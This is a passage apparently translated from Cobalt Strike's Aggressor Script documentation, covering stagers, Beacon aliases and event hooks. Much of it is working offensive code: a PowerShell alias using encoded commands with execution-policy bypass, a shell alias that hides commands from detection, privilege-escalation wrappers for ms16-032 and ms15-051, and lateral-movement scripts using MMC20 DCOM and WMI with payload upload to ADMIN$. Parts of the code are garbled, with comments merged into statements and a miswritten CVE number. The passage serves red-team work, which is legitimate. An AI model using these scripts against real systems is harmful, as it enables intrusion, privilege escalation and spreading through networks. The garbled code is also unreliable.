"&Spawn" { openPayloadHelper(lambda({
  binput($bids, "spawn $1"); bspawn($bids,
  $1); }, $bids => $1));
}
```

Stagers

Stager is a small program that downloads a payload and passes execution to it. Stagers are ideal for a payload delivery vector with a limited size (for example, a user-driven attack, a memory corruption exploit, or a single line command). However, stagers also have disadvantages. They add an additional component to the attack chain that can be damaged. Cobalt Strike's stagers are based on the Metasploit Framework's stagers, and they are positively signed and memory-friendly. Use payload-specific stagers if necessary; but otherwise they are best avoided. Use [&stager](#) to export the stager that is linked to the payload. Not all payload variants have an explicit stager. Not all

stagers have [x64 options](#). The [&artifact_stager](#) function exports a PowerShell script, executable or DLL that starts the stager associated with the payload.

Local Stagers

For post-operational activities that require the use of a stager, use only the local `bind_tcp` stager. Using this stager allows post-operational actions that require staging to work equally with all Cobalt Strike payloads.

Use [&stager_bind_tcp](#) to export the stager payload's bind_tcp. Use [&beacon_stage_tcp](#) to deliver the payload to this stager.

[&artifact_general](#) will take this arbitrary code and create a PowerShell script, executable, or DLL to host it.

Named Channel Stager

Cobalt Strike has a bind_pipe stager which is useful in some lateral movement situations. This stager is for x86 only. Use [&stager_bind_pipe](#) to export this bind_pipe stager. Use [&beacon_stage_pipe](#) to deliver the payload to this stager. [&artifact_general](#) will take this arbitrary code and create a PowerShell script, executable, or DLL to host it.

Stageless Payloads

Use [&payload](#) to export Cobalt Strike's (whole) payload as a position-independent program ready to run.

[&artifact_payload](#) exports the PowerShell script, executable, or DLL containing this payload.

beacon

Beacon is Cobalt Strike's asynchronous post-exploitation agent. In this chapter, we will look at the possibilities of beacon automation using Aggressor Script.

metadata

Cobalt Strike assigns a session ID to each Beacon. This identifier is a random number. Cobalt Strike associates jobs and metadata with each Beacon ID. Use [&beacons](#) to query the metadata of all current Beacon sessions. Use [&beacon_info](#) to query the metadata for a particular Beacon session. Below is a script to dump [information about](#) each Beacon session:

```
command beacons
{ local('$key $value'); foreach $entry
  (beacons()) { . $entry[id] .
    println("==" "=="); foreach $key => $value ($entry)
    { println("$[20]key : $value");
  }
}println(); }
```

Aliases

You can define new Beacon commands with the alias keyword. Below is the hello alias that prints Hello World in the Beacon's console.

```
alias hello { blog($1,  
    "Hello World!");  
}
```

Put the above into a script, load it into Cobalt Strike and type hello into the Beacon's console. Type hello and hit enter. Cobalt Strike will even fill in the alias tab for you. You will see Hello World! in the Beacon's console.

You can also use the **&alias** function to define an alias.

Cobalt Strike passes the following alias arguments: \$0 - alias name and arguments without parsing. \$1 - ID of the Beacon from which the alias was introduced. Arguments \$2 and beyond contain the individual argument passed to the alias. The alias parser separates arguments with spaces. Users can use "double quotes" to concatenate words into one argument.

```
alias saywhat { blog($1,  
    "My arguments are: " . substr($0, 8) . "\n");  
}
```

You can also register your aliases in Beacon's help system. Use **&beacon_command_register** to register a command.

Aliases are a handy way to extend a Beacon and give it your own look. Aliases are also well suited to simulate threats in Cobalt Strike. You can use aliases to script complex post-exploitation activities in a way that matches the way another entity works. Your red team operators simply need to download the script, learn the aliases, and they can act on the script's tactics just like the subject you're imitating does.

Responding to New Beacons

Aggressor Script is often used to react to new Beacons. Use the beacon_initial event to define the commands to be executed when the beacon registers for the first time.

```
on beacon_initial { # do  
    something  
}
```

The \$1 argument to beacon_initial is the ID of the new Beacon.

The beacon_initial event is fired when the Beacon first transmits the metadata. This means that the DNS Beacon will not run beacon_initial until it is instructed to execute a command. To interact with a DNS Beacon that is accessing home for the first time, use the beacon_initial_empty event.

```
# some reasonable default beacon DNS values on beacon_initial_empty { bmode($1,"dnstxt");
```

```
bcheckin($1); }
```

Popup menus

You can also add them to the Beacon popup menu. Aliases are nice, but they only affect one Beacon at a time. Using the pop-up menu, users of your script can instruct multiple Beacons to perform the required action at one time.

The `beacon_top` and `beacon_bottom` popup hooks allow you to add a default Beacon menu. Beacon's popup hook arguments are an array of selected Beacon IDs.

```
popup beacon_bottom { item "Run
  All..." { prompt_text("Which
    command to run?", "whoami /groups", lambda({ binput(@ids, "shell $1"); bshell(@ids, $1); }, @ids =>
      $1));

}}
```

logging agreement

Cobalt Strike 3.0 and later do a good job of logging. Each command given to the Beacon is associated with an operator with a date and timestamp. The Beacon's console in the Cobalt Strike client handles this logging. Scripts that execute commands for the user do not record commands and do not bind them to a statement in the logs. The script is responsible for this. To do this, use the **&binput function**. This command will send a message to the Beacon logs as if the user had entered the command

Job confirmation

User aliases must call the **&btask** function to describe the action the user has requested. This output is sent to Beacon's logs and is also used in Cobalt Strike's reports. Most of the Aggressor Script functions that give the job to the Beacon print their own confirmation message. If you want to turn this off, add **!** to the function name. In this case, the silent version of the function will be launched. The silent function does not output a job confirmation. For example **&bshell!** is a silent variant of **&bshell**.

```
alias survey { btask($1,
  "Surveying the target!", "T1082"); bshell!($1, "echo Groups && whoami /
groups"); bshell!($1, "echo Processes && tasklist /v"); bshell!($1, "echo
Connections && netstat -na | findstr \"EST\""); bshell!($1, "echo System
Info && systeminfo");

}
```

The last argument to `&btask` is a comma-separated list of ATT&CK techniques. [T1082](#) - System Information Discovery. ATT&CK is a project of the MITER Corporation to classify and document the activities of intruders. Cobalt Strike uses these techniques to create a report on tactics, techniques, and procedures. For more information about the MITER ATT&CK Matrix, please visit: <https://attack.mitre.org/>

Shell development

Aliases can override existing commands. Below is the Aggressor Script implementation of the Beacon **powershell** command:

```
alias powershell {
    local('$args $cradle $runme $cmd');
    # $0 is the entire command without any parsing. $args = substr($0,
    11);

    # generate a load cradle (if it exists) for an imported PowerShell script scene $cradle =
    beacon_host_imported_script($1);

    # encoding our loading cradle AND cmdlet+arguments,
    which we want to run
    $runme = base64_encode( str_encode($cradle . $args, "UTF-16LE") );

    # assembly of our entire team. $cmd =
    -nop -exec bypass -EncodedCommand \"$+ $runme $+ \";

    # tell the Beacon to run it all. btask($1, "Tasked beacon
    to run: $args", "T1086"); beacon_execute_job($1, "powershell", $cmd, 1);
}
```

This alias defines the powershell command to be used in the Beacon. We use \$0 to grab the desired PowerShell string without any parsing. It's important to consider the PowerShell script they ported (if the user imported it using powershell-import). We use `&beacon_host_imported_script` for this. This function instructs the Beacon to host the imported script on a one-time web server that is bound to localhost. It also returns a string containing a PowerShell load cradle that loads and evaluates the imported script. Flag

-EncodedCommand in PowerShell takes the script as a base64 string. There is one difficulty here. We have to encode our string as UTF16 little endian text. This alias uses `&str_encode` for that. The `&btask` call logs this PowerShell run and associates it with the [T1086](#) tactic. The `&beacon_execute_job` function instructs the Beacon to run powershell and pass its output back to the Beacon.

Similarly, we can also redefine the **shell** command in Beacon. This alias creates an alternative shell command that hides your Windows commands in an environment variable.

```
alias shell
{ local('$args'); $args =
    substr($0, 6); btask($1, "Tasked
    beacon to run: $args (OPSEC)", "T1059"); bsetenv!($1, "_", $args);
    beacon_execute_job($1,
    "%COMSPEC%", "/C %_%", 0);
}
```

The `&btask` call logs our action and associates it with the `T1059` tactic. `&bsetenv` assigns our `Windows` command to the `_` environment variable. The script uses `!` to disable `&bsetenv` job confirmation. The `&beacon_execute_job` function executes `%COMSPEC%` with arguments `/C %_%`. This works because `&beacon_execute_job` resolves environment variables in the command parameter. It does not allow environment variables in the argument parameter. So we can use `%COMSPEC%` to locate the user's shell, and pass `%_%` as an argument without immediate interpolation.

Privilege escalation (command execution)

Beacon's `runasadmin` command attempts to run the command in a privileged context. This command takes an elevator name and a command (command AND arguments :)). The `&beacon_elevator_register` function makes the new elevator available to `runasadmin`.

```
beacon_elevator_register("ms16-032", "Secondary Logon Handle Privilege
Escalation (CVE-2016-099)", &ms16_032_elevator);
```

This code registers elevator `ms16-032` with Beacon's `runasadmin` command. A description is also provided. When the user types `runasadmin ms16-032 notepad.exe`, Cobalt Strike starts `&ms16_032_elevator` with the following arguments: `$1` - Beacon's session ID. `$2` - command and arguments. Below is the `&ms16_032_elevator` function:

```
# Integration ms16-032 # Retrieved
from Empire: https://github.com/
EmpireProject/Empire/tree/master/data/module_source/privesc sub ms16_032_elevator { local('$handle
$script $oneliner');

    # confirmation of this command btask($1,
    "Tasked Beacon to execute $2 via ms16-032", "T1068");

    # read in script $handle =
    openf(getFileProper(script_resource("modules"), "Invoke MS16032.ps1")); $script = readb($handle, -1);

closef($handle);

    # placing the script in the Beacon $oneliner =
    beacon_host_script($1, $script);

    # run the specified command with this exploit. bpowerpick!($1, "Invoke-MS16032 -Command
    \" $+ $2 $+ \", $oneliner);
}
```

This function uses `&btask` to confirm the user's action. The description in `&btask` will also be included in Cobalt Strike's logs and reports. `T1068` is the MITER ATT&CK technique corresponding to this action.

At the end of this function, `&bpowerpick` is used to launch `Invoke-MS16032` with an argument to execute our command.

The PowerShell script implementing Invoke-MS16032 is too large for a single line command. To fix this, the elevator function uses `&beacon_host_script` to host a large script in the Beacon. The `&beacon_host_script` function returns a one-line command for this hosted script and its processing. The exclamation point after `the &bpowerpick` tells the Aggressor Script to call silent versions of the function. Silent functions do not display a job description. There is nothing more to describe here. The elevator script just needs to execute the command. :)

Privilege escalation (session spawn)

The Beacon's **elevate** command tries to create a new session with elevated privileges. This command accepts the name of the exploit and the Listener. The `&beacon_exploit_register` function makes a new exploit available to **elevate**.

```
beacon_exploit_register("ms15-051", "Windows ClientCopyImage Win32k Exploit get (CVE 2015-1701)", &ms15_051_exploit);
```

This code registers the ms15-051 exploit with Beacon's elevate command. A description is also given. When the user types `elevate ms15-051 foo`, Cobalt Strike runs `&ms15_051_exploit` with the following arguments: \$1 - Beacon's session id. \$2 is the name of the Listener (for example, foo). Here is the `&ms15_051_exploit` function:

```
# Integration windows/local/ms15_051_client_copy_image from Metasploit # https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/local/ms15_051_client_copy_image.rb
sub ms15_051_exploit { local("$stager $arch $dll");

    # confirm this command btask($1, "Task Beacon to run" . listener_describe($2) . "via ms15-051", "T1068");

    # setting parameters depending on the target architecture if (-is64 $1) { $arch = "x64"; $dll =
        getFileProper(script_resource("modules"), "cve-2015-1701.x64.dll");
    } else
    { $arch
        = "x86"; $dll =
        getFileProper(script_resource("modules"), "cve-2015-1701.x86.dll");
    }

    # generate our shellcode $stager =
    payload($2, $arch);

    # spawn a Beacon job for post-exploitation with the exploit DLL bdllspawn!($1, $dll, $stager, "ms15-051", 5000);

    # link to our payload if it's TCP or SMB Beacon beacon_link($1, $null, $2);

}
```


This function uses `&btask` to confirm the action for the user. The description in `&btask` will also be included in Cobalt Strike's logs and reports. `T1068` is the MITER ATT&CK technique corresponding to this action.

This function reproduces an exploit from the Metasploit framework. This exploit is compiled as `cve-2015-1701.[arch].dll` with x86 and x64 versions. The first task of this function is to read the exploit DLL corresponding to the architecture of the target system. `-is64` predicate

helps with this.

The `&payload` function generates raw output for our Listener and the specified architecture. The `&bdllspawn` function

spawns a temporary process, injects our exploit DLL into it, and passes the exported payload as an argument. The Metasploit framework uses this convention to pass shellcode to its privilege escalation exploits, implemented as Reflective DLLs.

Finally, this function calls `&beacon_link`. If the target Listener is a payload SMB or TCP beacon, `&beacon_link` will try to connect to it.

Lateral movement (command execution)

The Beacon's `remote-exec` command attempts to execute a command on a remote target. This command takes a remote execution method, a target, and a command + arguments. The `&beacon_remote_exec_method_register` function is a really long function name, it makes the new method available to `remote-exec`.

```
beacon_remote_exec_method_register("com-mmc20", "Execute command via MMC20.Application COM Object", &mmc20_exec_method);
```

This code registers the `com-mmc20` `remote-exec` method with a command to execute the Beacon remotely. A description is also given. When the user types `remote exec com-mmc20 c:\windows\temp\malware.exe`, Cobalt Strike runs `&mmc20_exec_method` with the following arguments: \$1 - Beacon's session id. \$2 is the target. \$3 - command and arguments. Here is the `&mmc20_exec_method` function:

```
sub mmc20_exec_method
{ local("$script $command $args");

# specify what we're doing. btask($1,
"Tasked Beacon to run $3 on $2 via DCOM", "T1175");

# separate command and arguments if ($3
ismatch '(.*) (.*)') {
($command, $args) = matched();
} else

{ $command = $3; $args
= "";
}

# build a script that uses DCOM to call the command
ExecuteShellCommand on MMC20.Application $script =
'[activator]::CreateInstance([type]::GetTypeFromProgID ("MMC20.Application", "", $script .=$2;
$script .="")).Document.

ActiveView.ExecuteShellCommand("", $script .=$command;
```

```
$script .= "", $null, ""; $script .= $args;
$script .= "", "7");";

# run the script we created bpowershell($1, $script, "");

}
```

This function uses **&btask** to confirm the job and describe it to the operator (as well as logging and reporting). **T1175** is the MITER ATT&CK technique that corresponds to this action. If your offensive technique doesn't fit into the MITER ATT&CK, don't be discouraged. Some clients are up for the challenge and benefit when their red team creatively moves away from known offensive techniques. Consider writing a blog post about this later for the rest of you. This function then splits the \$3 argument into commands and arguments. This is done because the technique requires that these values be separated.

After that, this function creates a PowerShell command that looks like this:

```
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application",
"TARGETHOST")).Document.ActiveView.ExecuteShellCommand ("c:
\windows\temp\*.exe", $null, "", "7");
```

This command uses the MMC20.Application COM object to execute the command on a remote target. This method was discovered by Matt Nelson as a variant of lateral movement:

<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/>

This function uses **&bpowershell** to run a PowerShell script. The second argument is an empty string to disable cradle by default (if the operator previously executed **a powershell-import**). You can optionally modify this example to use **&bpowerpick** to run this one-line script without powershell.exe.

This example is one of the main reasons why I added the remote-exec command and API to Cobalt Strike. This is an excellent "execute this command" primitive, but continuous arming (spawning a session) usually involves using this primitive to run a single-line PowerShell command on the target. For a number of reasons, this is not the best choice in many situations. Exposing this primitive via the remote-exec interface gives you a choice of how best to use this feature (without forcing you to make a choice you don't want to make).

Lateral movement (session spawn)

The **jump** Beacon's command tries to spawn a new session on the remote target. This command accepts an exploit name, a target, and a Listener. The **&beacon remote exploit register** function makes the new module available to the **jump** command.

```
beacon_remote_exploit_register("wmi", "x86", "Use WMI to run a Beacon payload",
lambda(&wmi_remote_spawn, $arch => "x86"));
beacon_remote_exploit_register("wmi64", "x64", "Use WMI to run a Beacon payload",
lambda(&wmi_remote_spawn, $arch => "x64"));
```

The above functions register the **wmi** and **wmi64** options for use with the jump command. The **&lambda** function creates a copy of the **&wmi_remote_spawn** and sets the **\$arch** static variable to refer to this copy of the function. Using this method, we can use the same logic to represent two lateral movement options from the same implementation. Below is the **&wmi_remote_spawn** function:

```
# $1 = bid, $2 = target, $3 = listener sub
wmi_remote_spawn
{ local($name $exedata);

    btask($1, "Tasked Beacon to jump to $2 (" . listener_describe($3) . ") via WMI", " T1047");

    # a random filename is required. $name =
    rand(@"(malware", "evil", "detectme")) . rand(100) . ".exe";

    # generate EXE. $arch defined via &lambda when this function was
    registered since
    # beacon_remote_exploit_register $exedata =
    artifact_payload($3, "exe", $arch);

    # upload EXE to our target (directly) bupload_raw!($1, "\\
    $+ $2 $+ \\.ADMIN$\\ $+ $name", $exedata);

    # doing this via WMI brun!($1, "wmic /node:
    \" $+ $2 $+ \" process call create \"\\ $+ $2 $+ \\.ADMIN$\\ $+ $name $ + \");

    # take control of our payload (if it's SMB or TCP Beacon) beacon_link($1, $2, $3);

}
```

The **&btask** function fulfills our requirements for logging user actions. Argument **T1047** associates this action with tactic 1047 in the MITER ATT&CK matrix. The **&artifact_payload** function generates a stageless artifact to run our payload. It uses Artifact Kit hooks to generate this file.

The **&bupload_raw** function uploads the artifact data to the target. This function uses **\\target\ADMIN\$\filename.exe** to directly write an EXE to a remote target through a shared directory accessible only by the administrator.

&brun runs **wmic /node:"target" process call create "\\target\ADMIN\$\filename.exe"** to execute the file on the remote target.

&beacon_link takes control of the payload if it is an SMB or TCP Beacon.

SSH sessions

Cobalt Strike's SSH client uses the SMB Beacon protocol and implements a subset of Beacon's commands and functions. From the point of view of the Aggressor Script, an SSH session is a Beacon session with a small number of commands.